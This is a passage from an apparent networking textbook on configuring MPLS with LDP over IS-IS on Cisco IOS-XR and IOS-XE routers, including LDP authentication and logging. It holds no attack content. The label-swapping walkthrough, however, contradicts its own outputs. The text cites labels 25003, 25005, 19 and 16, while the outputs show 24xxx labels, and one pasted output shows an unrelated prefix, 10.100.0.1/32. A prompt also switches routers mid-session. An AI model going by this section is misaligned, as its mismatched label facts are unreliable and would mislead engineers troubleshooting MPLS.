RP/0/0/CPU0:P2(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P2(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P2(config-isis-if-af)#
RP/0/0/CPU0:P2(config-isis-if-af)# interface GigabitEthernet0/0/0/2
RP/0/0/CPU0:P2(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P2(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P2(config-isis-if-af)#
RP/0/0/CPU0:P2(config-isis-if-af)#mpls ldp
RP/0/0/CPU0:P2(config-ldp)# router-id 4.4.4.4
RP/0/0/CPU0:P2(config-ldp)#commit
Fri Jul 24 07:56:56.122 UTC
RP/0/0/CPU0:P2(config-ldp)#end
RP/0/0/CPU0:P2#show run interface
Fri Jul 24 07:57:04.452 UTC
interface Loopback100
 ipv4 address 4.4.4.4 255.255.255.255
!
```

```
interface MgmtEth0/0/CPU0/0
 shutdown
!
interface GigabitEthernet0/0/0/0
 ipv4 address 172.25.3.2 255.255.255.0
!
interface GigabitEthernet0/0/0/1
 ipv4 address 172.25.2.2 255.255.255.0
!
interface GigabitEthernet0/0/0/2
 ipv4 address 172.25.5.1 255.255.255.0
!
```

A check on either P1 or P2 should show IS-IS routes and the MPLS LDP neighbor:

```
RP/0/0/CPU0:P1#show mpls ldp neighbor brief
Fri Jul 24 07:58:19.636 UTC

Peer               GR  NSR  Up Time     Discovery   Addresses     Labels
                                        ipv4  ipv6  ipv4  ipv6  ipv4   ipv6
-----------------  --  ---  ----------  ----------  ----------  ------------
4.4.4.4:0          N   N    00:01:11    1     0     4     0     7      0

RP/0/0/CPU0:P1#show route
Fri Jul 24 07:58:21.886 UTC

Codes: C - connected, S - static, R - RIP, B - BGP, (>) - Diversion path
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - ISIS, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, su - IS-IS summary null, * - candidate default
       U - per-user static route, o - ODR, L - local, G  - DAGR, l - LISP
       A - access/subscriber, a - Application route
       M - mobile route, r - RPL, (!) - FRR Backup path

Gateway of last resort is not set

L    3.3.3.3/32 is directly connected, 1w0d, Loopback100
i L1 4.4.4.4/32 [115/20] via 172.25.2.2, 00:01:18, GigabitEthernet0/0/0/1
C    172.25.1.0/24 is directly connected, 1w0d, GigabitEthernet0/0/0/0
L    172.25.1.2/32 is directly connected, 1w0d, GigabitEthernet0/0/0/0
C    172.25.2.0/24 is directly connected, 1w0d, GigabitEthernet0/0/0/1
L    172.25.2.1/32 is directly connected, 1w0d, GigabitEthernet0/0/0/1
i L1 172.25.3.0/24 [115/20] via 172.25.2.2, 00:01:18, GigabitEthernet0/0/0/1
C    172.25.4.0/24 is directly connected, 1w0d, GigabitEthernet0/0/0/2
L    172.25.4.1/32 is directly connected, 1w0d, GigabitEthernet0/0/0/2
i L1 172.25.5.0/24 [115/20] via 172.25.2.2, 00:01:18, GigabitEthernet0/0/0/1
RP/0/0/CPU0:P1#
```

Now we will move on to PE1 and PE2. Notice in these cases, we manually configured MPLS on the interface. For IOS-XR, the interface is associated with MPLS LDP under MPLS LDP configuration. In IOS-XE, it is part of the interface configuration:RP/0/0/CPU0:PE1#conf t

```
Fri Jul 24 08:01:07.359 UTC
RP/0/0/CPU0:PE1(config)#router isis 1
RP/0/0/CPU0:PE1(config-isis)# is-type level-1
RP/0/0/CPU0:PE1(config-isis)# net 49.0000.0000.0001.00
RP/0/0/CPU0:PE1(config-isis)# address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-isis-af)#  metric-style wide
RP/0/0/CPU0:PE1(config-isis-af)#
RP/0/0/CPU0:PE1(config-isis-af)# interface Loopback100
RP/0/0/CPU0:PE1(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE1(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-isis-if-af)#
RP/0/0/CPU0:PE1(config-isis-if-af)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE1(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE1(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-isis-if-af)#
RP/0/0/CPU0:PE1(config-isis-if-af)#
RP/0/0/CPU0:PE1(config-isis-if-af)#mpls ldp
RP/0/0/CPU0:PE1(config-ldp)# router-id 1.1.1.1
RP/0/0/CPU0:PE1(config-ldp)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE1(config-ldp-if)#  address-family ipv4
RP/0/0/CPU0:PE1(config-ldp-if-af)#
RP/0/0/CPU0:PE1(config-ldp-if-af)# interface GigabitEthernet0/0/0/2
RP/0/0/CPU0:PE1(config-ldp-if)#  address-family ipv4
RP/0/0/CPU0:PE1(config-ldp-if-af)#commit
RP/0/0/CPU0:PE1(config-ldp-if-af)#end
RP/0/0/CPU0:PE1#sh run interface
Fri Jul 24 08:02:00.655 UTC
interface Loopback100
 ipv4 address 1.1.1.1 255.255.255.255
!
interface MgmtEth0/0/CPU0/0
 shutdown
!
interface GigabitEthernet0/0/0/0
 ipv4 address 172.25.1.1 255.255.255.0
!
interface GigabitEthernet0/0/0/1
 vrf Customer
 ipv4 address 172.30.1.1 255.255.255.0
!
```

```
PE2#conf t
PE2(config)#mpls ldp router-id Loopback100 force
PE2(config)#router isis 1
PE2(config-router)# net 49.0000.0000.0002.00
PE2(config-router)# is-type level-1
PE2(config-router)# metric-style wide
```

```
PE2(config-router)#interface GigabitEthernet1
PE2(config-if)# !  clns router isis 1
PE2(config-if)#   ip router isis 1
PE2(config-if)#   mpls ip
PE2(config-if)#interface Loopback100
PE2(config-if)#  ip router isis 1
PE2(config-if)#  isis circuit-type level-1
PE2(config-if)#
*Jul 24 08:29:02.676: %CLNS-6-DFT_OPT: Protocol timers for fast convergence are.
*Jul 24 08:29:04.857: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0004
PE2(config-if)#do sh mpls ldp nei
    Peer LDP Ident: 4.4.4.4:0; Local LDP Ident 2.2.2.2:0
        TCP connection: 4.4.4.4.64564 - 2.2.2.2.646
        State: Oper; Msgs sent/rcvd: 19/19; Downstream
        Up time: 00:04:06
        LDP discovery sources:
          GigabitEthernet1, Src IP addr: 172.25.3.2
        Addresses bound to peer LDP Ident:
          172.25.3.2      172.25.2.2      172.25.5.1      4.4.4.4
PE2(config-if)#do sh ip route isis
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      1.0.0.0/32 is subnetted, 1 subnets
i L1     1.1.1.1 [115/40] via 172.25.3.2, 00:02:06, GigabitEthernet1
      3.0.0.0/32 is subnetted, 1 subnets
i L1     3.3.3.3 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1
      4.0.0.0/32 is subnetted, 1 subnets
i L1     4.4.4.4 [115/20] via 172.25.3.2, 00:02:12, GigabitEthernet1
      5.0.0.0/32 is subnetted, 1 subnets
i L1     5.5.5.5 [115/40] via 172.25.3.2, 00:02:06, GigabitEthernet1
      6.0.0.0/32 is subnetted, 1 subnets
i L1     6.6.6.6 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1
      172.25.0.0/16 is variably subnetted, 7 subnets, 2 masks
i L1     172.25.1.0/24 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1
i L1     172.25.2.0/24 [115/20] via 172.25.3.2, 00:02:12, GigabitEthernet1
i L1     172.25.4.0/24 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1
i L1     172.25.5.0/24 [115/20] via 172.25.3.2, 00:02:12, GigabitEthernet1
i L1     172.25.6.0/24 [115/30] via 172.25.3.2, 00:02:06, GigabitEthernet1
PE2(config-if)#do sh run int lo100
Building configuration...
```

```
Current configuration : 110 bytes
!
interface Loopback100
 ip address 2.2.2.2 255.255.255.255
 ip router isis 1
 isis circuit-type level-1
end

PE2(config-if)#do sh run int g1
Building configuration...

Current configuration : 146 bytes
!
interface GigabitEthernet1
 ip address 172.25.3.1 255.255.255.0
 ip router isis 1
 negotiation auto
 mpls ip
 no mop enabled
 no mop sysid
end
```

At this point, you have an MPLS path from PE1 to PE2 using P1 and P2. For the purposes of this example, let's configure the path through PE3 and PE4 without MPLS and see what problems this causes. Even though PE3 and PE4 are labeled as provider edge routers, they also provide a backup MPLS path between P1 and P2:

```
RP/0/0/CPU0:PE3#conf t
Fri Jul 24 08:23:20.766 UTC
RP/0/0/CPU0:PE3(config)#router isis 1
RP/0/0/CPU0:PE3(config-isis)# is-type level-1
RP/0/0/CPU0:PE3(config-isis)# net 49.0000.0000.0005.00
RP/0/0/CPU0:PE3(config-isis)# address-family ipv4 unicast
RP/0/0/CPU0:PE3(config-isis-af)#  metric-style wide
RP/0/0/CPU0:PE3(config-isis-af)#
RP/0/0/CPU0:PE3(config-isis-af)# interface Loopback100
RP/0/0/CPU0:PE3(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE3(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE3(config-isis-if-af)#
RP/0/0/CPU0:PE3(config-isis-if-af)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE3(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE3(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE3(config-isis-if-af)#
RP/0/0/CPU0:PE3(config-isis-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:PE3(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE3(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE3(config-isis-if-af)#
RP/0/0/CPU0:PE3(config-isis-if-af)# interface GigabitEthernet0/0/0/2
RP/0/0/CPU0:PE3(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE3(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE3(config-isis-if-af)#commit
```

```
Fri Jul 24 08:23:27.175 UTC
RP/0/0/CPU0:PE3(config-isis-if-af)#show run interface
Fri Jul 24 08:23:33.785 UTC
interface Loopback100
 ipv4 address 5.5.5.5 255.255.255.255
!
interface MgmtEth0/0/CPU0/0
 shutdown
!
interface GigabitEthernet0/0/0/0
 ipv4 address 172.25.4.2 255.255.255.0
!
interface GigabitEthernet0/0/0/1
 ipv4 address 172.25.6.1 255.255.255.0
!
interface GigabitEthernet0/0/0/2
 shutdown
!

RP/0/0/CPU0:PE3(config-isis-if-af)#

RP/0/0/CPU0:PE4#conf t
Fri Jul 24 08:24:15.092 UTC
RP/0/0/CPU0:PE4(config)#router isis 1
RP/0/0/CPU0:PE4(config-isis)# is-type level-1
RP/0/0/CPU0:PE4(config-isis)# net 49.0000.0000.0006.00
RP/0/0/CPU0:PE4(config-isis)# address-family ipv4 unicast
RP/0/0/CPU0:PE4(config-isis-af)#  metric-style wide
RP/0/0/CPU0:PE4(config-isis-af)#
RP/0/0/CPU0:PE4(config-isis-af)# interface Loopback100
RP/0/0/CPU0:PE4(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE4(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE4(config-isis-if-af)#
RP/0/0/CPU0:PE4(config-isis-if-af)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE4(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE4(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE4(config-isis-if-af)#
RP/0/0/CPU0:PE4(config-isis-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:PE4(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE4(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE4(config-isis-if-af)#
RP/0/0/CPU0:PE4(config-isis-if-af)# interface GigabitEthernet0/0/0/2
RP/0/0/CPU0:PE4(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:PE4(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:PE4(config-isis-if-af)#commit
Fri Jul 24 08:24:20.022 UTC
RP/0/0/CPU0:PE4(config-isis-if-af)#do sh run interface
Fri Jul 24 08:24:28.801 UTC
interface Loopback100
 ipv4 address 6.6.6.6 255.255.255.255
!
```

```
interface MgmtEth0/0/CPU0/0
 shutdown
!
interface GigabitEthernet0/0/0/0
 ipv4 address 172.25.5.2 255.255.255.0
!
interface GigabitEthernet0/0/0/1
 ipv4 address 172.25.6.2 255.255.255.0
!
interface GigabitEthernet0/0/0/2
 shutdown
!

RP/0/0/CPU0:PE4(config-isis-if-af)#
```

With this configuration, you can traceroute between the PE networks, but MPLS information is lost along the path for packets that traverse the link between P3 and P4:

```
RP/0/0/CPU0:PE1#traceroute 2.2.2.2
Fri Jul 24 08:33:23.736 UTC

Type escape sequence to abort.
Tracing the route to 2.2.2.2

 1  172.25.1.2 [MPLS: Label 24007 Exp 0] 19 msec  9 msec  9 msec
 2  172.25.2.2 [MPLS: Label 24007 Exp 0] 9 msec  0 msec  0 msec
 3  172.25.3.1 0 msec  *  0 msec
RP/0/0/CPU0:PE1#

! Now shut the link between P1 and P2
RP/0/0/CPU0:P1#conf t
Fri Jul 24 08:34:39.237 UTC
RP/0/0/CPU0:P1(config)#int g0/0/0/1
RP/0/0/CPU0:P1(config-if)#shut
RP/0/0/CPU0:P1(config-if)#commit
Fri Jul 24 08:34:44.777 UTC
RP/0/0/CPU0:P1(config-if)#

! The path through PE3 and PE4 doesn't have MPLS labels
! This will be a problem when you try to set up our VPNs
RP/0/0/CPU0:PE1#traceroute 2.2.2.2
Fri Jul 24 08:35:33.437 UTC

Type escape sequence to abort.
Tracing the route to 2.2.2.2

 1  172.25.1.2 [MPLS: Label 24007 Exp 0] 0 msec  0 msec  0 msec
 2  172.25.4.2 0 msec  0 msec  0 msec
 3  172.25.6.2 0 msec  0 msec  0 msec
 4  172.25.5.1 69 msec  39 msec  9 msec
 5  172.25.3.1 9 msec  *  9 msec
RP/0/0/CPU0:PE1#
```

To fix the issue, we will enable MPLS LDP on PE3 and PE4:

```
RP/0/0/CPU0:PE3#conf t
Fri Jul 24 08:37:04.669 UTC
RP/0/0/CPU0:PE3(config)#mpls ldp
RP/0/0/CPU0:PE3(config-ldp)# router-id 5.5.5.5
RP/0/0/CPU0:PE3(config-ldp)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE3(config-ldp-if)#  address-family ipv4
RP/0/0/CPU0:PE3(config-ldp-if-af)#  !
RP/0/0/CPU0:PE3(config-ldp-if-af)# !
RP/0/0/CPU0:PE3(config-ldp-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:PE3(config-ldp-if)#  address-family ipv4
RP/0/0/CPU0:PE3(config-ldp-if-af)#  !
RP/0/0/CPU0:PE3(config-ldp-if-af)# !
RP/0/0/CPU0:PE3(config-ldp-if-af)#commit
Fri Jul 24 08:37:09.699 UTC
RP/0/0/CPU0:PE3(config-ldp-if-af)#

RP/0/0/CPU0:PE4#conf
Fri Jul 24 08:37:33.127 UTC
RP/0/0/CPU0:PE4(config)#mpls ldp
RP/0/0/CPU0:PE4(config-ldp)# router-id 6.6.6.6
RP/0/0/CPU0:PE4(config-ldp)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:PE4(config-ldp-if)#  address-family ipv4
RP/0/0/CPU0:PE4(config-ldp-if-af)#  !
RP/0/0/CPU0:PE4(config-ldp-if-af)# !
RP/0/0/CPU0:PE4(config-ldp-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:PE4(config-ldp-if)#  address-family ipv4
RP/0/0/CPU0:PE4(config-ldp-if-af)#  !
RP/0/0/CPU0:PE4(config-ldp-if-af)#commit
Fri Jul 24 08:37:37.427 UTC
RP/0/0/CPU0:PE4(config-ldp-if-af)#
```

The traceroute through the alternate path is now good. After the successful test, we reenable the primary path:

```
RP/0/0/CPU0:PE1#traceroute 2.2.2.2
Fri Jul 24 08:38:16.486 UTC

Type escape sequence to abort.
Tracing the route to 2.2.2.2

 1  172.25.1.2 [MPLS: Label 24007 Exp 0] 9 msec  9 msec  9 msec
 2  172.25.4.2 [MPLS: Label 24006 Exp 0] 9 msec  9 msec  9 msec
 3  172.25.6.2 [MPLS: Label 24005 Exp 0] 9 msec  9 msec  9 msec
 4  172.25.5.1 [MPLS: Label 24007 Exp 0] 9 msec  9 msec  9 msec
 5  172.25.3.1 9 msec  *  9 msec
RP/0/0/CPU0:PE1#
```

```
RP/0/0/CPU0:P1#conf t
Fri Jul 24 08:34:39.237 UTC
RP/0/0/CPU0:P1(config)#int g0/0/0/1
RP/0/0/CPU0:P1(config-if)#no shut
RP/0/0/CPU0:P1(config-if)#commit
Fri Jul 24 08:39:10.899 UTC
RP/0/0/CPU0:Jul 24 08:39:10.919 : ifmgr[228]: %PKT_INFRA-LINK-3-UPDOWN : Interface
GigabitEthernet0/0/0/1, changed state to Down
RP/0/0/CPU0:P1(config-if)#RP/0/0/CPU0:Jul 24 08:39:10.949 : ifmgr[228]: %PKT_INFRA-LINK-3-
UPDOWN : Interface GigabitEthernet0/0/0/1, changed state to Up

RP/0/0/CPU0:P1(config-if)#
```

Label Protocols

The last section mentioned label protocols, but didn't go into any depth about them. Label protocols are used to distribute topology information between label routers. Many Cisco routers support two label protocols, which are relatively similar. The Tag Distribution Protocol (TDP) was developed by Cisco before the Label Distribution Protocol (LDP) standard was developed. Older versions of IOS may only support TDP. IOS-XR only supports LDP. TDP cannot form a relationship with an LDP neighbor. TDP and LDP, however, can coexist in an MPLS network, if the protocols are consistently paired between neighbors.

Whenever possible, LDP should be used as the only label discovery protocol. This simplifies support of the network. If you need to be able to support both label protocols on IOS or IOS-XE, use the `mpls label protocol both` command on an interface. If you don't specify the label protocol, the default for IOS past version 12.4 or 12.2S is LDP. If you need to specify one protocol or the other, use the `mpls label protocol tdp` command or the `mpls label protocol ldp` command. These two commands can be used either globally to set a default or per interface, but each option is only supported on a per-interface basis. Since TDP is a legacy protocol, we will not go into any more depth on that protocol.

Regardless of the protocol used to exchange labels, the MPLS forwarding table reflects the same information. The MPLS forwarding table for a label router shows a local label and an outgoing label for a Forward Equivalence Class (FEC). A FEC is a grouping of packets that are treated similarly. In a basic example, they are the prefixes for the tunneled networks:

```
RP/0/0/CPU0:PE1#show mpls forwarding
Sat Jul 25 02:14:09.056 UTC
Local  Outgoing    Prefix          Outgoing     Next Hop        Bytes
Label  Label       or ID           Interface                 Switched
------ ----------- --------------- ------------ --------------- ------------
24000  Pop         3.3.3.3/32         Gi0/0/0/0    172.25.1.2      123265
24001  Pop         172.25.4.0/24      Gi0/0/0/0    172.25.1.2      0
24002  Pop         172.25.2.0/24      Gi0/0/0/0    172.25.1.2      0
24003  24000       4.4.4.4/32         Gi0/0/0/0    172.25.1.2      0
24004  24004       5.5.5.5/32         Gi0/0/0/0    172.25.1.2      0
24005  24005       172.25.6.0/24      Gi0/0/0/0    172.25.1.2      0
24006  24002       172.25.3.0/24      Gi0/0/0/0    172.25.1.2      0
24007  24006       6.6.6.6/32         Gi0/0/0/0    172.25.1.2      0
24008  24001       172.25.5.0/24      Gi0/0/0/0    172.25.1.2      0
24009  24007       2.2.2.2/32         Gi0/0/0/0    172.25.1.2      6841452
24010  Aggregate   172.30.1.0/24[V]   Customer                     0
24011  Unlabelled  172.31.1.0/24[V]   Gi0/0/0/1    172.30.1.2      0
RP/0/0/CPU0:PE1#
```

An interesting aspect of MPLS that can make troubleshooting interesting is that the labels are only significant on a per-hop basis and are swapped by each label router. In the example, you can see that a destination of 6.6.6.6 has two paths. One path is through P2 and one path is through PE3. P2 advertises a label of 25003, and PE3 advertises a label of 25005:

```
PE1#show mpls forwarding-table 6.6.6.6
Local      Outgoing   Prefix          Bytes Label   Outgoing   Next Hop
Label      Label      or Tunnel Id    Switched      interface
18         19         10.100.0.1/32   0             Et0/0      192.168.11.2
           18         10.100.0.1/32   0             Et0/1      192.168.13.3
PE1#
```

When you follow the path on P1, you see that it swaps label 19 for label 16, which was advertised by P2:

```
RP/0/0/CPU0:P1#show mpls forwarding prefix 6.6.6.6/32
Sat Jul 25 02:17:40.748 UTC
Local  Outgoing    Prefix            Outgoing     Next Hop        Bytes
Label  Label       or ID             Interface                    Switched
------ ----------- ----------------- ------------ --------------- ------------
24006  24005       6.6.6.6/32        Gi0/0/0/1    172.25.2.2      0
       24003       6.6.6.6/32        Gi0/0/0/2    172.25.4.2      0
RP/0/0/CPU0:P1#
```

As you follow the path to P2, you see that it does not have an outgoing label. That is because the next hop, PE2, is the final destination:

```
RP/0/0/CPU0:P2#show mpls forwarding prefix 6.6.6.6/32
Sat Jul 25 02:19:08.352 UTC
Local  Outgoing    Prefix            Outgoing     Next Hop        Bytes
Label  Label       or ID             Interface                    Switched
------ ----------- ----------------- ------------ --------------- ------------
24005  Pop         6.6.6.6/32        Gi0/0/0/2    172.25.5.2      118808
RP/0/0/CPU0:P2#
```

Let's see what happens when a new label is advertised:

```
RP/0/0/CPU0:P1#debug mpls ldp advertisements
Sat Jul 25 02:20:30.046 UTC
RP/0/0/CPU0:P1#

RP/0/0/CPU0:PE1(config)#int lo102
RP/0/0/CPU0:PE1(config-if)#ip add 102.102.102.102 255.255.255.0
RP/0/0/CPU0:PE1(config-if)#commit
RP/0/0/CPU0:PE1(config-if)#router isis 1
RP/0/0/CPU0:PE1(config-isis)#interface lo102
RP/0/0/CPU0:PE1(config-isis-if)#address-family ipv4
RP/0/0/CPU0:PE1(config-isis-if-af)#commit
```

Router P1 is labeling the FEC with 24008 and advertises that label to the downstream router P2. Pop as the outgoing label means that when P1 forwards data, it removes the top label before it sends the data to the next hop:

```
RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
Peer(5.5.5.5:0): Label adv to peer; af 1
RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
Peer(5.5.5.5:0): Advertise 102.102.102.0/24, label 24008(null) (rev#31)
RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
Peer(5.5.5.5:0): tc_advertise_local_tib_tags_peer: EXIT: peer 5.5.5.5:0, af 1 - res 0
RP/0/0/CPU0:Jul 25 02:23:16.295 : mpls_ldp[1181]: DBG-Advt[1], VRF(default):
Peer(4.4.4.4:0): tc_process_peer_update_af: af=1

RP/0/0/CPU0:P1#  show mpls forwarding prefix 102.102.102.0/24
Sat Jul 25 02:28:36.013 UTC
Local  Outgoing    Prefix             Outgoing     Next Hop        Bytes
Label  Label       or ID              Interface                    Switched
------ ----------- ------------------ ------------ --------------- ------------
24008  Pop         102.102.102.0/24   Gi0/0/0/0    172.25.1.1      0
RP/0/0/CPU0:P1#
```

LDP Security and Best Practices

When securing a router, you often use access lists to protect the control plane or to prevent unknown traffic destined directly to the router. Just as with layer 3 routing protocols, you need to ensure that LDP is allowed between peers. To do this, you need to know how LDP communicates. LDP discovery uses UDP port 646, and the LDP session is built on TCP port 646. The UDP hello packets that are sent during the discovery phase are sent to 224.0.0.2, which is the multicast address for all routers on a subnet. The session packets use the address of the interface selected as the router ID. Once you know the addresses and ports in use, you can use them in the access lists that protect the router:

```
PE2#debug mpls ldp transport events
LDP transport events debugging is on
PE2#
*Jul 25 05:31:42.103: ldp: Rcvd ldp hello; GigabitEthernet1, from 172.25.3.2 (4.4.4.4:0),
intf_id 0, opt 0xC
*Jul 25 05:31:42.104: ldp: Start holding timer; adj 0x7FA3BFCAA8A8, 172.25.3.2
*Jul 25 05:31:43.523: ldp: Send ldp hello; GigabitEthernet1, src/dst 172.25.3.1/224.0.0.2,
inst_id 0
*Jul 25 05:31:46.553: ldp: Rcvd ldp hello; GigabitEthernet1, from 172.25.3.2 (4.4.4.4:0),
intf_id 0, opt 0xC
*Jul 25 05:31:46.553: ldp: Start holding timer; adj 0x7FA3BFCAA8A8, 172.25.3.2
*Jul 25 05:31:48.205: ldp: Send ldp hello; GigabitEthernet1, src/dst 172.25.3.1/224.0.0.2,
inst_id 0

PE2#debug mpls ldp session io all
LDP session I/O, including periodic Keep Alives debugging is on
PE2#
*Jul 25 05:33:35.218: ldp: Sent keepalive msg to 4.4.4.4:0 (pp 0x7FA3BFCF14C8)
*Jul 25 05:33:35.218: ldp: keepalive msg: LDP Id: 2.2.2.2:0; First PDU msg:
```

```
*Jul 25 05:33:35.218:   00 01 00 0E 02 02 02 02 00 00
*Jul 25 05:33:35.218:   02 01 00 04 00 00 05 B7
```

Just as with OSPF, LDP requires a router ID, and it is best if the router ID remains static. LDP picks its router ID by using the highest IP address on a loopback interface. If the router doesn't have any loopback interfaces, it uses the highest IP address from its active interfaces. Using interface addresses creates the risk that the router ID could change when an interface goes down. Even using loopbacks can be slightly problematic, because new loopbacks might be added. Unlike with OSPF, the router ID for LDP is not just any 32-bit number. By default, LDP advertises its router ID as the transport address, so the address must be reachable by the peers. The best practice is to manually set the router ID using the `mpls ldp router-id <interface> [force]` command on IOS-XE, but ensure that you select an interface that will always be up. This is important for the functionality of LDP:

```
PE2(config)#mpls label protocol ?
  ldp  Use LDP (default)
  tdp  Use TDP
PE2(config)#mpls label protocol ldp
PE2(config)#mpls ldp router-id loopback0 force
```

For IOS-XR, the router ID works slightly differently than with IOS-XE. It is still best practice to manually set the router ID, but the syntax uses an IPv4 transport address instead of pointing to an interface:

```
RP/0/0/CPU0:P2#sh run mpls ldp
Sat Jul 25 05:39:03.950 UTC
mpls ldp
 router-id 4.4.4.4
!
```

If there is any risk of a rogue device trying to spoof an LDP neighbor, LDP authentication can mitigate that risk. LDP authentication creates a password for sessions with a specified neighbor. In the following example, we configure an LDP password on P2 for its connection to PE2, but you don't configure PE2. As soon as we commit, you can see that it fails to authenticate. Once you add the corresponding configuration to PE2, the LDP session is established:

```
RP/0/0/CPU0:P2(config)#mpls ldp neighbor 2.2.2.2:0 password ?

  clear      Specifies an UNENCRYPTED password will follow
  disable    Disables the global password from this neighbor
  encrypted  Specifies an ENCRYPTED password will follow
RP/0/0/CPU0:P2(config)#mpls ldp neighbor 2.2.2.2:0 password clear Apress
RP/0/0/CPU0:P2(config)#commit
Sat Jul 25 05:42:20.427 UTC
RP/0/0/CPU0:Jul 25 05:42:20.487 : config[65741]: %MGBL-CONFIG-6-DB_COMMIT : Configuration
committed by user 'will'. Use 'show configuration commit changes 1000000015' to view the
changes.
RP/0/0/CPU0:P2(config)#RP/0/0/CPU0:Jul 25 05:42:21.597 : tcp[399]: %IP-TCP-3-BADAUTH :
Invalid MD5 digest from 2.2.2.2:646 to 4.4.4.4:41123

! Now configure PE2 with the password.
PE2(config)#mpls ldp neighbor 4.4.4.4 password Apress
PE2(config)#
*Jul 25 05:44:49.881: %LDP-5-NBRCHG: LDP Neighbor 4.4.4.4:0 (1) is UP
```

This authenticates known neighbors, but if a new neighbor is dynamically discovered, it won't force authentication. The IOS-XE `mpls ldp password required [for access-list]` command adds a layer of security. After enabling this command, dynamically discovered neighbors that don't have a password set will not be able to form a session:

```
PE2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
PE2(config)#mpls ldp password required for ?
  WORD  IP standard access-list for LDP peers; name or number (1-99)
PE2(config)#mpls ldp password required
PE2(config)#
*Jun 24 15:27:41.479: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (3) is DOWN (Session's MD5
password changed)
P3(config)#
*Jun 24 15:27:45.796: %LDP-4-PWD: MD5 protection is required for peer 1.1.1.1:0, no password
configured
P3(config)#
```

In the preceding scenario, you configured a password for only a single neighbor. Setting authentication per neighbor is secure, but it is not scalable. To set a password for neighbors that match an access list, use the `mpls ldp password option sequence for acl [0 | 7] password` command:

```
PE2(config)#access-list 10 permit any
PE2(config)#mpls ldp password option 1 for 10 ?
  0          Specifies an UNENCRYPTED password will follow
  7          Specifies a HIDDEN password will follow
  LINE       The UNENCRYPTED (cleartext) password
  key-chain  Specifies a key-chain name will follow
PE2(config)#mpls ldp password option 1 for 10 Apress
PE2(config)#
*Jun 24 16:03:35.679: %TCP-6-BADAUTH: No MD5 digest from 1.1.1.1(646) to 33.33.33.33(40458)
tableid - 0
```

When you configured the password for access list 10, the error immediately changed from saying a password is required, but not set. Now it shows that the neighbor is not sending an MD5 digest. To fix this, you need to configure passwords on each side.

Logging is a topic that touches both security and operations. By default, MPLS LDP neighbor changes and password configuration and rollover are logged. Notice the use of `show running-config all`. The `all` keyword is used to add defaults to the output that are otherwise not displayed. Unless you are using advanced MPLS features, this logging is adequate. If you do not want to log these events, you can use `no` in front of the command to explicitly disable them:

```
PE2#show running-config all | include mpls.*logging
mpls ldp logging neighbor-changes
mpls ldp logging password configuration
mpls ldp logging password rollover
PE2#
PE1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
PE2(config)#no mpls ldp logging password rollover
```

